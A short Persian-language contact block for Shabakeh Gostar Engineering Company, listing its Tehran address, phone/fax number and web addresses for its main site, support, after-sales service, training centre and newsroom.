شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net